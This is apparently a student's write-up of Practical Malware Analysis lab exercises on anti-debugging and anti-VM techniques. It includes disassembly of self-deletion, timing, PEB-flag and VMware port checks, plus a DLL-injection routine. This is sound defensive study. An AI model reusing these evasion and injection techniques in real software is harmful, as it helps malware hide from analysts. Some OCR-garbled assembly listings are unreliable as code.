.text:004014D7 90             nop
.text:004014D8 FF C0           inc    eax
.text:004014D9
.text:004014DA
.text:004014DA 48             dec    eax
.text:004014DB E8 00 00 00 00  call   $+5
.text:004014E0 55             push   ebp
.text:004014E1 8B EC           mov    ebp, esp
.text:004014E3 53             push   ebx
.text:004014E4 56             push   esi
.text:004014E5 57             push   edi
.text:004014E6 68 10 30 40 00  push   offset near label
.text:004014EB E8 44 00 00 00  call   near label
.text:004014F0 83 C4 00         add    esp, 4
.text:004014F3 68 48 30 40 00  push   eax
.text:004014F8 E8 37 00 00 00  call   near label
.text:004014FD 83 C4 00         add    esp, 4
.text:00401500 6A 00           dec    eax
.text:00401502 6A 00           dec    eax
.text:00401504 68 48 30 40 00  push   eax
.text:00401509 68 10 30 40 00  push   eax
.text:0040150E 6A 00           dec    eax
.text:00401510 E8 73 00 00 00  call   near label
.text:00401515 78 03           jne    near label
.text:00401517 75 01           jne    near label
.text:00401519 90             ret
.text:0040151A
.text:0040151B
.text:0040151C
.text:0040151D
.text:0040151E
.text:0040151F
.text:00401520
.text:00401521
.t<

```

Figure 3. SEH Handler

iii. What URL does the malware use?

I decided to write a script to decode the url. the decoding function is simple... just negate the inputs.

```

<?php
$filename = "url.bin";

$handle = fopen($filename, "rb");
$dwSize = filesize($filename);
$data = fread($handle, $dwSize);
fclose($handle);

for($i = 0; $i < $dwSize; $i++)
{
    $char = ~$data[$i];
    echo ($char);
}
?>

```

The terminal window shows the command being run: `C:\WINDOWS\system32\cmd.exe`. Below it, the output of the script is displayed, showing the decoded URL:

```

D:\Practical Malware Analysis\Practical Malware Analysis Labs\BinaryCollection\Chapter_15L>php decode.php
http://www.practicalmalwareanalysis.com/tt.html
D:\Practical Malware Analysis\Practical Malware Analysis Labs\BinaryCollection\Chapter_15L>
```

Figure 4. Decoded URL

The url is: <http://www.practicalmalwareanalysis.com/tt.html>

iv. What filename does the malware use?

spoolsrv.exe

Figure 5. Decoded filename

Practical 9

a-Analyze the malware found in Lab16-01.exe using a debugger. This is the same malware as Lab09-01.exe, with added anti-debugging techniques.

i. Which anti-debugging techniques does this malware employ?

Based on the figures below, the anti debugging techniques used are

1. checking being debugged flag
2. checking process heap[10h]
3. checking NtGlobalFlag




Figure 1. Anti debugger

```
0: kd> dt !_PEB
ntdll!_PEB
+0x000 InheritedAddressSpace : UChar
+0x001 ReadImageFileExecOptions : UChar
+0x002 BeingDebugged : UChar
+0x003 SpareBool : UChar
+0x004 Mutant : Ptr32 Void
+0x008 ImageBaseAddress : Ptr32 Void
+0x00c Ldr : Ptr32 _PEB_LDR_DATA
+0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
+0x014 SubSystemData : Ptr32 Void
+0x018 ProcessHeap : Ptr32 Void
+0x01c FastPebLock : Ptr32 _RTL_CRITICAL_SECTION
+0x020 FastPebLockRoutine : Ptr32 Void
+0x024 FastPebUnlockRoutine : Ptr32 Void
+0x028 EnvironmentUpdateCount : Uint4B
+0x02c KernelCallbackTable : Ptr32 Void
+0x030 SystemReserved : [1] Uint4B
+0x034 At1ThunkSListPtr32 : Uint4B
+0x038 FreeList : Ptr32 _PEB_FREE_BLOCK
+0x03c TlsExpansionCounter : Uint4B
+0x040 TlsBitmap : Ptr32 Void
+0x044 TlsBitmapBits : [2] Uint4B
+0x04c ReadOnlySharedMemoryBase : Ptr32 Void
+0x050 ReadOnlySharedMemoryHeap : Ptr32 Void
+0x054 ReadOnlyStaticServerData : Ptr32 Ptr32 Void
+0x058 AnsiCodePageData : Ptr32 Void
+0x05c OemCodePageData : Ptr32 Void
+0x060 UnicodeCaseTableData : Ptr32 Void
+0x064 NumberOfProcessors : Uint4B
+0x068 NtGlobalFlag : Uint4B
+0x070 CriticalSectionTimeout : _LARGE_INTEGER
+0x078 HeapSegmentReserve : Uint4B
+0x07c HeapSegmentCommit : Uint4B
+0x080 HeapDeCommitTotalFreeThreshold : Uint4B
+0x084 HeapDeCommitFreeBlockThreshold : Uint4B
+0x088 NumberOfHeaps : Uint4B
```

Figure 2. the offset used




Figure 3. Checking process heap

ii. What happens when each anti-debugging technique succeeds?

It will self delete and then terminates by calling the subroutine @00401000.

```

push    esi
push    edi
push    104h          ; nSize
lea     eax, [ebp+Filename]
push    eax            ; lpFilename
push    0              ; hModule
call    ds:GetModuleFileNameA
push    104h          ; cchBuffer
lea     ecx, [ebp+Filename]
push    ecx            ; lpszShortPath
lea     edx, [ebp+Filename]
push    edx            ; lpszLongPath
call    ds:GetShortPathNameA
mov     edi, offset aCmd : "/c del "
lea     edx, [ebp+Parameters]
or     ecx, 0FFFFFFFFFFh
xor    eax, eax
repne scasb
not    ecx
sub    edi, ecx
mov    esi, edi
mov    eax, ecx
mov    edi, edx
shr    ecx, 2
rep mousd
mov    ecx, eax
and    ecx, 3
rep mousb
lea    edi, [ebp+Filename]
lea    edx, [ebp+Parameters]
or    ecx, 0FFFFFFFFFFh
xor    eax, eax
repne scasb
not    ecx
sub    edi, ecx
mov    esi, edi
mov    ebx, ecx
mov    edi, edx
or    ecx, 0xFFFFFFFh
xor    eax, eax
repne scasb
add    edi, 0xFFFFFFFh
mov    ecx, ebx
shr    ecx, 2
rep mousd
mov    ecx, ebx
and    ecx, 3
rep mousb
mov    edi, offset aHUL ; ">> HUL"
lea    edx, [ebp+Parameters]
or    ecx, 0xFFFFFFFh
xor    eax, eax
repne scasb
not    ecx
sub    edi, ecx
mov    esi, edi
mov    ebx, ecx
mov    edi, edx
or    ecx, 0xFFFFFFFh
xor    eax, eax
repne scasb
add    edi, 0xFFFFFFFh
mov    ecx, ebx
shr    ecx, 2
rep mousd
mov    ecx, ebx
and    ecx, 3
rep mousb
push    0              ; nShowCmd
push    0              ; lpDirectory
lea     eax, [ebp+Parameters]
push    eax            ; lpParameters
push    offset File   ; "cmd.exe"
push    0              ; lpOperation
push    0              ; hund
call    ds:ShellExecuteA
push    0              ; int
call    _exit
DeleteSelf endp

```

Figure 4. Self Delete & terminates

iii. How can you get around these anti-debugging techniques?

1. Set breakpoint at the checks and manually change the flow in ollydbg
2. Patch the program to make jz to jnz etc
3. use plugins such as phantom.

iv. How do you manually change the structures checked during runtime?

use command line and enter dump fs:[30]+2 (refer to figure 2). Set the byte to 0.

Figure 5. Changing structure


v. Which OllyDbg plug-in will protect you from the anti-debugging techniques used by this malware?

PhantOm plugin will do the job

b. Analyze the malware found in Lab16-02.exe using a debugger. The goal of this lab is to figure out the correct password. The malware does not drop a malicious payload.

i. What happens when you run Lab16-02.exe from the command line?

Picture worth a thousand words.



```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>Lab16-02.exe <4 character password>
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>
```

Figure 1. password required

ii. What happens when you run Lab16-02.exe and guess the command-line parameter?

Figure 2. Incorrect password

iii. What is the command-line password?

To get the command-line password, we can set breakpoint @0040123A to see what the malware is comparing the password against. However, on running the malware, the program simply terminates.

Figure 3. Callbacks

Seems like 0x00408033 subroutine was called before we reach main method. Analyzing it in IDA Pro, this subroutine is checking for OLLYDBG window via FindWindowA and it is also using OutputDebugString to detect for debugger. Just nop the function at let it return to bypass these checks.



Figure 4. byqrp@ss

and so we got the password... however this password is invalid when tried on the command line with debugger attached.

Lets look at the subroutine @00401090 which is called by the CreateThread function. This function is responsible for generating the password to check against.

```
.tls:00401124 ror byte_408032, 7
.tls:00401128 mov ebx, large fs:30h
.tls:00401132 xor byte_408033, 0C5h
.tls:00401139 ror byte_408033, 4
.tls:00401140 rol byte_408031, 4
.tls:00401147 ror byte_408030, 3
.tls:0040114E xor byte_408030, 0Dh
.tls:00401155 ror byte_408031, 5
.tls:0040115C xor byte_408032, 0ABh
.tls:00401163 ror byte_408033, 1
.tls:00401169 ror byte_408032, 2
.tls:00401170 ror byte_408031, 1
.tls:00401176 xor byte_408031, 0FEh
.tls:0040117D rol byte_408030, 6
.tls:00401184 xor byte_408030, 72h
.tls:0040118B mov bl, [ebx+2]
.tls:0040118E rol byte_408031, 1
```

Figure 5. BeingDebugged Flag

In the subroutine we can see that there is a check against BeingDebugged Flag... maybe this is the cause of it. Let's fix the structure and see how it goes.




Figure 6. byrrp@ss

The decoded password is “byrrp@ss”. However the strncmp will only compare the first 4 characters.

Figure 7. Correct Password

iv. Load Lab16-02.exe into IDA Pro. Where in the main function is strncmp found?

@0x40123A

```
.tls:00401233    mov    eax, [ebp+argv]
.tls:00401236    mov    ecx, [eax+4]
.tls:00401239    push   ecx          ; char *
.tls:0040123A    call   strncmp
.tls:0040123F    add    esp, 0Ch
.tls:00401242    mov    [ebp+var_4], eax
.tls:00401245    cmp    [ebp+var_4], 0
.tls:00401249    inz    short loc 40125A
```

Figure 8. strncmp

v. What happens when you load this malware into OllyDbg using the default settings?

The program just terminates. In fact even if I am running it in command line but ollydbg is running in the background, the application will also terminates.

vi. What is unique about the PE structure of Lab16-02.exe?

There is a .tls section.

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
text	00401000	00402000	R	-	X	-	L	para	0001	public	CODE	32	0000	0000	-	-	
.idata	00402000	00407000	R	-	X	-	L	para	0002	public	CODE	-	-	-	-	-	
.rdata	00407000	004070C8	R	-	-	-	L	para	-	-	-	-	-	-	-	-	
.data	004070C8	00408000	R	-	-	-	-	para	-	-	-	-	-	-	-	-	
	00408000	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	

Figure 9. .tls section

vii. Where is the callback located? (Hint: Use CTRL-E in IDA Pro.)

At address 0x00401060.

Figure 10. Ctrl-E

viii. Which anti-debugging technique is the program using to terminate immediately in the debugger and how can you avoid this check?

1. OLLYDBG window via FindWindowA
2. OutputDebugString to detect for debugger
3. BeingDebugged Flag via fs:[30h]+2

ix. What is the command-line password you see in the debugger after you disable the anti-debugging technique?

refer to solution for question iii.

x. Does the password found in the debugger work on the command line?

refer to solution for question iii.

xi. Which anti-debugging techniques account for the different passwords in the debugger and on the command line, and how can you protect against them?

1. OutputDebugString (nop out the callback function)
2. BeingDebuggedFlag (change the structure to set debug flag back to 0)

c. Analyze the malware in Lab16-03.exe using a debugger. This malware is similar to Lab09-02.exe, with certain modifications, including the introduction of anti-debugging techniques.

i. Which strings do you see when using static analysis on the binary?

these are the only strings of interest to us that we can observe statically.

\$.rdata:00405434	0000000B	C	user32.dll
\$.rdata:00405614	0000000D	C	KERNEL32.dll
\$.rdata:00405632	0000000C	C	SHELL32.dll
\$.rdata:0040564C	0000000B	C	WS2_32.dll
\$.data:00406034	00000008	C	cmd.exe
\$.data:0040603C	00000008	C	>> NUL
\$.data:00406044	00000008	C	/c del
\$.data:0040605F	00000005	C	\vQ\n\v\b
\$.data:0040612E	00000006	unis	@†

Figure 1. strings

ii. What happens when you run this binary?

Nothing happen. It just terminates.

iii. How must you rename the sample in order for it to run properly?

In ollydbg, we set breakpoint @0x401518 (strcmp) to see what the malware is comparing against. The executable name needs to be "qgr.exe". However nothing happen when we attempt to run the malware via command line...

Figure 2. qgr.exe

Firing up IDA Pro we trace back the variable that was used to match against the current running executable filename.

```

mov    [ebp+var_280], 0
mov    [ebp+var_290], 'o'
mov    [ebp+var_298], 'c'
mov    [ebp+var_294], 'l'
mov    [ebp+var_299], '.'
mov    [ebp+var_298], 'e'
mov    [ebp+var_297], 'x'
mov    [ebp+var_296], 'e'
mov    [ebp+var_295], 0
mov    [ebp+name], 0
mov    ecx, 3Fh
xor    eax, eax
lea    edi, [ebp+var_FF]
rep stosd
stosw
stosb
mov    ecx, 7
mov    esi, offset unk_40604C
lea    edi, [ebp+var_2F0]
rep movsd
mousb
mov    [ebp+var_288], 0
mov    [ebp+Filename], 0
mov    ecx, 43h
xor    eax, eax
lea    edi, [ebp+var_3FF]
rep stosd
stosb
lea    eax, [ebp+var_29C]
push   eax
call   timediff
add    esp, 4
push   10h           ; nSize
lea    ecx, [ebp+Filename]
push   ecx           ; lpFilename
push   0              ; hModule
call   ds:GetModuleFileNameA
push   5Ch            ; int
lea    edx, [ebp+Filename]
push   edx            ; char *
call   _strrchr
add    esp, 8
mov    [ebp+var_104], eax
push   104h          ; size_t
mov    eax, [ebp+var_104]
add    eax, 1
mov    [ebp+var_104], eax
mov    ecx, [ebp+var_104]
push   ecx            ; char *
lea    edx, [ebp+var_29C]
push   edx            ; char *
call   _strcmp
add    esp, 8

```

Figure 3. var_29C

Seems like the variable is initially set to ocl.exe. It is then passed to a function where QueryPerformanceCounter was called twice... In between the 2 QueryPerformanceCounter is a Division by zero opcodes that is purposely set there to slow down the debugged process.

The time difference between the 2 QueryPerformanceCounter will determine if var_118 is 2 or 1 which will affect the return result of this subroutine. If we are using debugger the QueryPerformanceCounter difference might be above 1200 due to the triggering of the division by 0 error... if the time difference is above 1200, var_118 will be set to 2 and the filename should be qgr.exe else var_118 will be set to 1 and the filename should be peo.exe.

Figure 4. QueryPerformanceCounter

By manually making sure that var_118 is set to 1 and not 2, we get the following filename; peo.exe.

Renaming the executable as peo.exe will do the trick in running the app properly.

Figure 5. peo.exe

iv. Which anti-debugging techniques does this malware employ?

The techniques used are all time based approach

1. QueryPerformanceCounter
2. GetTickCount
3. rdtsc (subroutine: @0x401300)

v. For each technique, what does the malware do if it determines it is running in a debugger?

1. QueryPerformanceCounter – determines what name should the executable be, in order to execute properly
2. GetTickCount – crashes the program by referencing a null pointer
3. rdtsc – call subroutine @0x004010E0; self delete

vi. Why are the anti-debugging techniques successful in this malware?

The malware purposely triggers division by 0 error that will cause any attached debugger to break and for the analyst to rectify. This action itself is time consuming as compared to a program without debugger attached throwing exception and letting SEH handler to do the job. Therefore the malware codes are able to determine whether a debugger is being attached just via the time difference.

vii. What domain name does this malware use?

adg.malwareanalysisbook.com




Figure 6. adg.malwareanalysisbook.com

d. Analyze the malware found in Lab17-01.exe inside VMware. This is the same malware as Lab07-01.exe, with added anti-VMware techniques.

i. What anti-VM techniques does this malware use?

The malware uses vulnerable instruction: sidt,sldt and str

Figure 1. sidt instruction

The malware issues the sidt instruction as shown above, which stores the contents of IDTR into the memory location pointed to by var_428. The IDTR is 6 bytes, and the fifth byte offset contains the start of the base memory address. That fifth byte is compared to 0xFF, the VMware signature. We can see that var_428+2 is set to var_420. Later on in the opcodes we can observe that var_420 is shifted right by 3 bytes thus pointing it to the 5th byte.

ii. If you have the commercial version of IDA Pro, run the IDA Python script from Listing 17-4 in Chapter 17 (provided here as findAntiVM.py). What does it find?

```
Number of potential Anti-VM instructions: 3
Anti-VM: 00401121
Anti-VM: 004011b5
Anti-VM: 00401204
```

Figure 2. 3 Anti-VM instructions found

1. 00401121 – sldt
2. 004011b5 – sidt
3. 00401204 – str

iii. What happens when each anti-VM technique succeeds?

1. 00401121 – sldt; service created but thread to openurl is not created the program terminates.
2. 004011b5 – sidt; sub routine 0x401000 will be invoked, the program will be deleted
3. 00401204 – str; sub routine 0x401000 will be invoked, the program will be deleted

iv. Which of these anti-VM techniques work against your virtual machine?

None...

v. Why does each anti-VM technique work or fail?

It depends on the hardware and the vmware used.

vi. How could you disable these anti-VM techniques and get the malware to run?

1. nop the instruction
2. patch the jmp instruction

e. Analyze the malware found in the file Lab17-02.dll inside VMware.
After answering the first question in this lab, try to run the installation exports using rundll32.exe and monitor them with a tool like procmon.
The following is an example command line for executing the DLL:
rundll32.exe Lab17-02.dll,InstallRT (or InstallSA/InstallSB)

i. What are the exports for this DLL?

Name	Address	Ordinal
InstallRT	1000D847	1
InstallSA	1000DEC1	2
InstallSB	1000E892	3
PSLIST	10007025	4
ServiceMain	1000CF30	5
StartEXS	10007ECB	6
UninstallRT	1000F405	7
UninstallSA	1000EA05	8
UninstallSB	1000F138	9
DllEntryPoint	1001516D	[main entry]

Figure 1. Exports

ii. What happens after the attempted installation using rundll32.exe?

The dll gets deleted. A File xinstall.log was dropped. vmselfdelete.bat file was dropped, executed and subsequently deleted as well. From the log file created, it seems that the malware has detected that it is running in a VM thus deleting itself.




Figure 2. xinstall.log

iii. Which files are created and what do they contain?

2 files are created; xinstall.log & vmselfdel.bat.

vmselfdel.bat can be traced to the subroutine @10005567 using IDA Pro. Needless to say, the purpose of the batch file is to delete the dll and itself from the system.

The screenshot shows two windows from IDA Pro. The top window displays the assembly code for the batch file 'vmselfdel.bat'. The code is as follows:

```
push    offset a_Umselfdel_bat ; ".\vmselfdel.bat"
push    eax                  ; Dest
call   ds:sprintf
lea     eax, [ebp+Dest]
push    offset aW              ; "W"
push    eax                  ; Filename
call   ds:fopen
mov    edi, eax
add    esp, 10h
test   edi, edi
jz     short loc_100055634
```

A red arrow points from the instruction 'jz short loc_100055634' to the bottom window. The bottom window displays the assembly code for the batch file logic:

```
push    esi
mov    esi, ds:fprintf
push    offset a@echoOff ; "@echo off\r\n"
push    edi                  ; File
call   esi ; fprintf
push    offset aSelfkill ; "::selfkill\r\n"
push    edi                  ; File
call   esi ; fprintf
lea     eax, [ebp+Filename]
push    eax
push    offset aAttribARSHS ; "attrib -a -r -s -h \"%s\"\r\n"
push    edi                  ; File
call   esi ; fprintf
lea     eax, [ebp+Filename]
push    eax
push    offset aDelS      ; "del \"%s\"\r\n"
push    edi                  ; File
call   esi ; fprintf
lea     eax, [ebp+Filename]
push    eax
push    offset aIfExistSGotoSe ; "if exist \"%s\" goto selfkill\r\n"
push    edi                  ; File
call   esi ; fprintf
push    offset aDel0      ; "del %%0\r\n"
push    edi                  ; File
call   esi ; fprintf
add    esp, 3Ch
pop    esi
```

Figure 3. self delete

iv. What method of anti-VM is in use?

querying I/O communication port.

VMware uses virtual I/O ports for communication between the virtual machine and the host operating system to support functionality like copy and paste between the two systems. The port can be queried and compared with a magic number to identify the use of VMware.

The success of this technique depends on the x86 in instruction, which copies data from the I/O port specified by the source operand to a memory location specified by the destination operand. VMware monitors the use of the in instruction and captures the I/O destined for the communication channel port 0x5668 (VX). Therefore, the second operand needs to be loaded with VX in order to check for VMware, which happens only when the EAX register is loaded with the magic number 0x564D5868 (VMXh). ECX must be loaded with a value corresponding to the action you wish to perform on the port. The value 0xA means “get VMware version type” and 0x14 means “get the memory size.” Both can be used to detect VMware, but 0xA is more popular because it may determine the VMware version.

```

sub_10006196 proc near
var_1C= byte ptr -1Ch
ms_exc= CPPEH_RECORD ptr -18h

push    ebp
mov     ebp, esp
push    0FFFFFFFh
push    offset stru_10016438
push    offset loc_10015050
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
sub    esp, 8Ch
push    ebx
push    esi
push    edi
mov     [ebp+ms_exc.old_esp], esp
mov     [ebp+var_1C], 1
and    [ebp+ms_exc.registration.TryLevel], 0
push    edx
push    ecx
push    ebx
mov     eax, 'VMXh'
mov     ebx, 0
mov     ecx, 0Ah
mov     edx, 'UX'
in     eax, dx
cmp    ebx, 'VMXh'
setz    [ebp+var_1C]
pop    ebx
pop    ecx
pop    edx
jmp    short loc_100061F6

```

Figure 4. Querying I/O comm port

v. How could you force the malware to install during runtime?

1. Patch the jump condition (3 places need to patch since checkVM sub routine is xref 3 times)
2. patch the in instruction in Figure 4 to nop




Figure 5. patching

vi. How could you permanently disable the anti-VM technique?

Just patch the above and make the changes to the disk. Based on Figure 5, we could also patch the string @ offset 10019034 -> 10019248 from [This is DVM]5 to [This is DVM]0 to disable the check.

vii. How does each installation export function work?

1. InstallRT

Inject dll into either iexplore.exe or a custom process name that is passed in as argument.

In brief the subroutine @1000D847 will do the following

1. Get the dll filename via GetModuleFileNameA
2. Get System Directory path via GetSystemDirectoryA
3. Copy the current dll into system directory with the same file name
4. Get the pid of a process; either iexplore.exe by default or a custom process name passed in as an argument
5. Get higher privilege by changing token to SeDebugPrivilege
6. Inject dll via CreateRemoteThread on the pid retrieved in 4.

